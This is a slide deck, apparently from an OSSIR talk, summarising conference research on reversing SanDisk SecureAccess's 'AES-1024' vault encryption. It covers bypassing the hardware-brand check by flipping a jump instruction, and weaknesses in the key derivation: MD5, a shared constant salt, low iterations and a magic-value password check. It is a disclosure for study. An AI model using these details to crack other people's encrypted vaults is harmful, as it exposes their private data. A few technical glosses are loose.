

Remote Chaos Communication Congress 2021

OSSIR - 08/02/2022

R C 3
2 0 2 1
N O W
H E R E

Gregory Fabre - @gregofabre - gfabre@cyberzen.com

RC3 ? CCC ? CCC ? Kézako ?

- Chaos Computer Club
- Chaos Communication Congress
- 5ème année !
- Remote CCC
- 38è édition... n'a pas lieu en physique
- Bénévolat
- World




Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Tout a commencé avec un projet de forensique
- Un copain avait un disque SanDisk chiffré avec l'utilitaire SanDisk de chiffrement « SecureAccess » et avait perdu son mot de passe
- L'ami a retrouvé le mot de passe sur un PostIt
- Cela aurait pu être la fin de l'histoire mais...

It all started during a forensic project...

- A USB key containing a vault encrypted with SanDisk SecureAccess software.
- Help asked to bruteforce the password of the vault.
- Finally, the password was found elsewhere.
- Could have been the end of the story ...




Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Ce logiciel est livré avec les disques SanDisk
- Il permet de gérer des fichiers chiffrés, les exporter etc.


SanDisk SecureAccess software



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Dans les options par défaut AES-128
- La version payante « premium » permet de choisir un « AES-1024 »
- AES n'est pas standardisé au dessus de 256 bits




Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Le logiciel est développé par une entreprise nommée « ENC SECURITY »
- Ils se vantent d'être très avancés en sécurité
- Leur meilleur produit est du « AES-1024 » de niveau « militaire »

Strong security claims



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Dès que j'entends « Military grade » je repense à ce Tweet
- La crypto vendue comme « militaire » est à la crypto ce que la musique militaire est à la musique
- Cela donne envie de gratter un peu...



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Blague à part le logiciel en question est utilisé par Lexar, Sony et Western Digital dans de nombreux produits
- Pas géré par Hashcat ni JohnTheRipper pour de l'attaque par force brute
- Intéressant de savoir si on peut attaquer du AES-1024 par ce moyen-là !

Interesting software

- Developed by ENCsecurity company as a general solution.
- Used by Lexar, Sony and Western Digital in various products.
- Not supported by Hashcat nor John the ripper for password bruteforce.
- Test if I'm able to bruteforce AES-1024 !

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Le chercheur va décompiler le logiciel
- L'exécutable du logiciel a été compressé avec UPX, sans protection aucune
- Sylvain utilise « PE explorer » pour le lire (explorateur, éditeur de ressources)
- Ecrit en C++, Ghidra et Radare ont été utilisés pour le décompiler
- Le logiciel utilise QT et OpenSSL

Reverse


- PE 32 bit binary ~ 10MB
- Packed with UPX (PE explorer is your friend).
- No debug protection.
- Written in C++ compiled with Visual Studio.
- Uses Qt for GUI and OpenSSL for Crypto.

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- La première difficulté a été que le logiciel devait s'exécuter uniquement depuis le disque matériel de la marque qui l'a acheté
- Recherche de la chaîne, juste après un « JUMP »
- JNE → JE et voilà
- Comme dans les années 90 (ou 80' :-)

Cracking like in the 90's



```
0x432eb9 [olq]
; CODE XREFS from fcn.00431a30 @ 0x432ea9, 0x432eae
call fcn.00465e50:[olq]
add esp, 4
test al, al
jne 0x4330e4

[0x432ec9]
push 0xffffffffffffffff
push 0
lea eax, [var_48h_2]
; int32_t arg_14h_3
; ebp
; 0xd2ef5c
; "This application runs only on a Sony external SSD"
push str.This_application_runs_only_on_a_Sony_external_SSD
push eax
call fcn.00457040:[oh]
mov edi, eax
; 5
push 5
; 0xd2ebc4
; "lte"
push str.lite

0x4330e4 [ohq]
; CODE XREF from fcn.00431a30 @ 0x432ec3
push ecx
mov ecx, dword [var_20h]
mov eax, esp
mov dword [eax], ecx
mov eax, dword [ecx]
test eax, eax
je 0x433100
```

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Il a beaucoup utilisé Ghidra function ID
- Il a créé une signature pour les bibliothèques de QT et OpenSSL.
- Sa signature était détectée et approuvée dans son binaire
- Cela ajoute un commentaire avant la fonction qui aide pour décompiler, en évitant les fonctions liées à l'interface graphique
- Cela permet de bien creuser dans la crypto

Ghidra function ID

The screenshot shows the Ghidra interface. On the left, a tree view displays function IDs for 'EVP_CIPHER_CTX_rand_key', 'HMAC...', 'md5...', and 'rand...'. The 'md5...' folder is expanded, showing 'md5_hash', 'MD5_Init', and 'md5_update'. On the right, the decompiled code for 'md5_update' is shown, including a library signature and the function signature: 'void md5_update(int *param_1, int *param_2)'. The code includes variable declarations for 'iVar1' through 'iVar5'.


```
1  
2 /* Library Function - Single Match  
3 md5_update  
4  
5 Library: sandisk 0 0 */  
6  
7 void md5_update(int *param_1, int *param_2)  
8  
9 {  
10 int iVar1;  
11 int iVar2;  
12 int iVar3;  
13 int iVar4;  
14 int iVar5;  
15
```


Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Puis il exécute « Process Monitor » et saisit un mauvais mot de passe
- Il voit qu'un fichier est ouvert, puis refermé : « filesystem.dat »
- Donc une dérivation du mot de passe est comparée à ce qui se trouve dans ce fichier

Process Monitor



The screenshot shows the Process Monitor application window with a table of system events. The table has columns for Time of Day, Process Name, PID, Operation, and Path. The events listed are:

Time of Day	Process Name	PID	Operation	Path
1:11:09.4486497 PM	SanDiskSecureAccessV3_win_unpacked.exe	5636	Thread Exit	
1:11:11.4856171 PM	SanDiskSecureAccessV3_win_unpacked.exe	5636	Thread Create	
1:11:16.3262861 PM	SanDiskSecureAccessV3_win_unpacked.exe	5636	CreateFile	E:\SanDiskSecureAccess Settings\filesystem.dat
1:11:16.3263824 PM	SanDiskSecureAccessV3_win_unpacked.exe	5636	ReadFile	E:\SanDiskSecureAccess Settings\filesystem.dat
1:11:16.3264553 PM	SanDiskSecureAccessV3_win_unpacked.exe	5636	ReadFile	E:\SanDiskSecureAccess Settings\filesystem.dat
1:11:16.3264741 PM	SanDiskSecureAccessV3_win_unpacked.exe	5636	ReadFile	E:\SanDiskSecureAccess Settings\filesystem.dat
1:11:16.3264892 PM	SanDiskSecureAccessV3_win_unpacked.exe	5636	ReadFile	E:\SanDiskSecureAccess Settings\filesystem.dat
1:11:16.3265140 PM	SanDiskSecureAccessV3_win_unpacked.exe	5636	ReadFile	E:\SanDiskSecureAccess Settings\filesystem.dat
1:11:16.3265329 PM	SanDiskSecureAccessV3_win_unpacked.exe	5636	CloseFile	E:\SanDiskSecureAccess Settings\filesystem.dat
1:11:16.3349426 PM	SanDiskSecureAccessV3_win_unpacked.exe	5636	CreateFile	C:\Windows\Media\Windows Background.wav
1:11:16.3349749 PM	SanDiskSecureAccessV3_win_unpacked.exe	5636	QueryBasicInfor...	C:\Windows\Media\Windows Background.wav

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- On veut décompiler un algorithme de hachage d'un mot de passe, de quoi s'agit-il ?
- On veut dériver une clef depuis un mot de passe puis l'utiliser pour chiffrer
- Pour éviter les attaques par « Rainbow table » qui permettent de retrouver un mot de passe à partir de son empreinte, il faut une graine unique et aléatoire.
- On peut faire plusieurs itérations
- Plusieurs algos sont connus. Ici c'est PBKDF2 qui est utilisé.


Password Hashing

- Key derived from a user password used to encrypt data.
- Unique and random salt to avoid dictionary or rainbow table attacks.
- Iterations numbers adapted to work factor.
- Recommended algorithms:
 - PBKDF2
 - Balloon hashing
 - Scrypt
 - Argon2 (Winner of Password Hashing Competition)

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- On concatène la graine avec la constante « 1 » et on le passe dans HMAC, avec le mot de passe comme clef
- Puis on recommence C fois.
- On XOR tous les résultats intermédiaires
- On obtient la clef
- Mais que faire si on veut un clef plus grande que la taille de sortie du HMAC ?
- Par exemple 16 octets de sortie pour 1024 bits ?
- C'était le problème de PBKDF1 résolu avec PBKDF2



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- On prend la clef de sortie comme première clef
- On rejoue ensuite l'algorithme avec la constante « 2 »
- On concatène ensuite les clefs
- 8 itérations pour 1 024 bits de clef

PBKDF2 longer key

Key = Key[1] || Key[2] || ...

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Dans le logiciel décompilé on s'aperçoit que le nombre d'itérations est codé en dur
- Puis il y a une boucle contenant une fonction de hachage


Reversed key derivation function

```
117     iterations = 999;
118     do {
119         iVar4 = iterations;
120         ppiVar2 = (int **)hash(&local_1c,&temp_result,1);
121         piVar1 = *ppiVar2;
122         *ppiVar2 = temp_result;
123         temp_result = piVar1;
124         if (*local_1c == 0) {
125 LAB_004b35a0:
126             free(local_1c,1,4);
127         }
128         else {
129             if (*local_1c != -1) {
130                 LOCK();
131                 iVar7 = *local_1c;
132                 *local_1c = iVar7 + -1;
133                 if (iVar7 + -1 == 0) goto LAB_004b35a0;
134             }
135         }
136         iVar6 = 0;
```

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- En décomposant la boucle on se rend compte que la fonction est proche de PBKDF2
- La fonction de hachage n'est pas HMAC mais MD5



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Mais surtout la graine est constante !
- Aléatoire mais pas unique par utilisateur
- C'est une mauvaise pratique qui permet d'imaginer des attaques par dictionnaire ou Rainbow Table.

Salt

```
local_8._0_1_ = 1;
local_8._1_3_ = 0;
create_string("f46fcf4f0d9d45b198eb240ff819aac0", 0x20);
local_14 = local_1c;
if ((*local_1c != 0) && (*local_1c != -1)) {
    LOCK();
    *local_1c = *local_1c + 1;
}
```

```
int getRandomNumber()
{
    return 4; // chosen by fair dice roll.
             // guaranteed to be random.
}
```


Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Et la même graine constante est utilisée pour tous les distributeurs du logiciel :-)
- Nous voici avec la première vulnérabilité du logiciel
- Le nombre d'itérations est insuffisant par rapport aux recommandations de l'OWASP (310 000), on recommandait 1 000 au début de PBKDF2.


Key derivation function

- The same salt value is shared among all vendors.
- It allows dictionary or rainbow table attacks.
- The iteration number is too low to nowadays standards:
 - 310,000 or more for PBKDF2-HMAC-SHA-256 is recommended by OWASP.

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink


- Il y a un problème de construction : la partie en bleu ne dépend pas de la graine et peut être précalculée sans elle.



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Il suffit alors d'une itération pour calculer la 2ème clef
- En conséquence le facteur d'inviolabilité disparaît
- C'est un gros problème de design



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Cela pose un problème de dérivation de clefs : il y a juste un XOR entre la clef de 128 bits et 1 024 bits
- On peut réutiliser la valeur recalculée pour une attaque par dictionnaire, même si la graine avait été unique par utilisateur
- Donc même si on est proches de PBKDF2 on n'atteint pas son niveau de sécurité

Key derivation function

- The difference between a 128-bit and a 1024-bit key is simply XOR operations.
- This applies even in the case of a unique and random salt is used. Then one more MD5 call is needed.

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Pour vérifier le mot de passe le fichier `filesystem.dat` est lu et ce qu'il contient est déchiffré
- Si la valeur est `0xd2c3b4a1` alors le système considère la valeur comme correcte
- Mais quel est l'algo utilisé ?

Key verification

- To verify the password is correct a magic word stored in `filesystem.dat` is decrypted.
- If the decrypted values is `0xd2c3b4a1`, the password is correct.
- What is the encryption algorithm ?

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Cette partie du code n'avait pas été identifiée par Ghidra function id
- Elle utilise des instructions SSE (Server Side Encryption) difficiles à décompiler, mais on sait qu'elle utilise OpenSSL

Key verification

```
0x004014b0 0f6f542408 movq mm2, qword [arg_8h]
0x004014b5 0fefdb pxor mm3, mm3
0x004014b8 0fefff pxor mm7, mm7
0x004014bb 0f6fc8 movq mm1, mm0
0x004014be 0f6fec movq mm5, mm4
0x004014c1 0f64d8 pcmptgb mm3, mm0
0x004014c4 0f64fc pcmptgb mm7, mm4
0x004014c7 0fdbda pand mm3, mm2
0x004014ca 0fdbfa pand mm7, mm2
0x004014cd 0f70d0b1 pshufw mm2, mm0, 0xb1
0x004014d1 0f70f4b1 pshufw mm6, mm4, 0xb1
0x004014d5 0ffcc0 paddb mm0, mm0
0x004014d8 0ffce4 paddb mm4, mm4
0x004014db 0fefc3 pxor mm0, mm3
0x004014de 0fefe7 pxor mm4, mm7
0x004014e1 0f70dab1 pshufw mm3, mm2, 0xb1
0x004014e5 0f70feb1 pshufw mm7, mm6, 0xb1
0x004014e9 0fefc8 pxor mm1, mm0
0x004014ec 0fefec pxor mm5, mm4
0x004014ef 0fefc2 pxor mm0, mm2
0x004014f2 0fef66 pxor mm4, mm6
0x004014f5 0f6fd3 movq mm2, mm3
0x004014f8 0f6ff7 movq mm6, mm7
```

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- En cherchant dans le code de OpenSSL on trouve un script Perl qui engendre des instructions SSE avec AES dans le même ordre que ce qu'on avait décompilé
- On comprend donc ainsi que c'est de l'AES-128 en mode compteur (galois)


Key verification

```
& 0x1b1b1b1b1b1b1b1b;
uVar32 = CONCAT17(-(uVar19 < 0),
  CONCAT16(-(uVar12 < '\0'),
    CONCAT15(-(uVar2 < '\0'),
      CONCAT14(-(uVar14 < '\0'),
